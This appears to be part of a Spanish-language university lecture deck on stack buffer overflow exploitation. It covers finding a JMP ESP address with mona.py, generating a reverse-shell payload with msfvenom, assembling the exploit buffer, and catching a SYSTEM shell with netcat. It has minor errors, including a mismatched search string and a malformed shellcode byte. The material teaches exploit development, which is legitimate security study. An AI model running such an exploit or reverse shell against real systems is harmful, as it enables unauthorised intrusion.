
[+] This mona.py action took 0:00:00.312000

!mona modules

Paused

Explotación de BOF

- A continuación buscamos la posición de memoria de la instrucción “JMP ESP” dentro de la librería que no tiene protecciones, con el siguiente comando:
- **!mona find -s “\xff\xfe” -m “libspk.dll”**
- (FFE4 corresponde a la instrucción JMP ESP en hexadecimal)



The screenshot shows the Immunity Debugger interface. The menu bar includes File, View, Debug, Plugins, ImmLib, Options, Window, Help, and Jobs. The toolbar contains various icons for file operations, navigation, and execution. The main window displays the results of a search for the instruction JMP ESP (hexadecimal FFE4) in the memory space of libspk.dll. The search results are shown in a table with columns for address, hex value, and instruction. The first result, at address 625014DF, is highlighted with a red box. A red arrow points to the 'Options' menu item.

Address	Hex Value	Instruction
625014DF	FFE4	JMP ESP
625014E1	FFE0	JMP EAX
625014E3	58	POP EAX
625014E4	58	POP EAX
625014E5	C3	RETN
625014E6	5D	POP EBP
625014E7	C3	RETN

Explotación de BOF

- ¿Cómo quedaría nuestro programa hasta ahora?
- `buffer = "A" * 780`
- `eip = "\xDF\x14\x50\x62"`
- `offset = "C" * 400`
- Nos falta el último paso que es la generación del “shellcode”

Explotación de BOF

- Generación del Shellcode con metasploit

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 22 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
unsigned char buf[] =
"\xbe\x55\xe5\xb6\x02\xda\xc9\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"
"\x52\x31\x72\x12\x03\x72\x12\x83\x97\xe1\x54\xf7xeb\x02\x1a"
"\xf8\x13\xd3\x7b\x70\xf6\xe2\xbb\xe6\x73\x54\x0c\x6c\xd1\x59"
```

Explotación de BOF

- Script final

- `buffer = "A" * 780`
- `eip = "\xDF\x14\x50\x62"`
- `Nops = "\x90" * 16`
- `Shellcode =`
`(" \xbe\x55\xe5\xb6\x02\xda\xc9\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"`
- `"\x52\x31\x72\x12\x03\x72\x12\x83\x97\xe1\x54\xf7\xeb\x02\x1a"`
- `"\xf8\x13\xd3\x7b\x70\xf6\xe2\xbb\xe6\x73\x54\x0c\x6c\xd1\x59"`

Explotación de BOF

- Conexión reversa

```
kali@kali:~$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 57692
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32> whoami
whoami
nt authority\system
```

```
C:\Windows\system32>
```

Resumen

- Introducción
- Arquitectura x86
- Punteros de una aplicación
- Buffer Overflow
- Explotación de BOF
 - Determinar el tamaño del búfer
 - Encontrar el EIP
 - Bad characters
 - Encontrar el JMP ESP
 - Generación del shellcode
 - Conexión reversa



USM

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA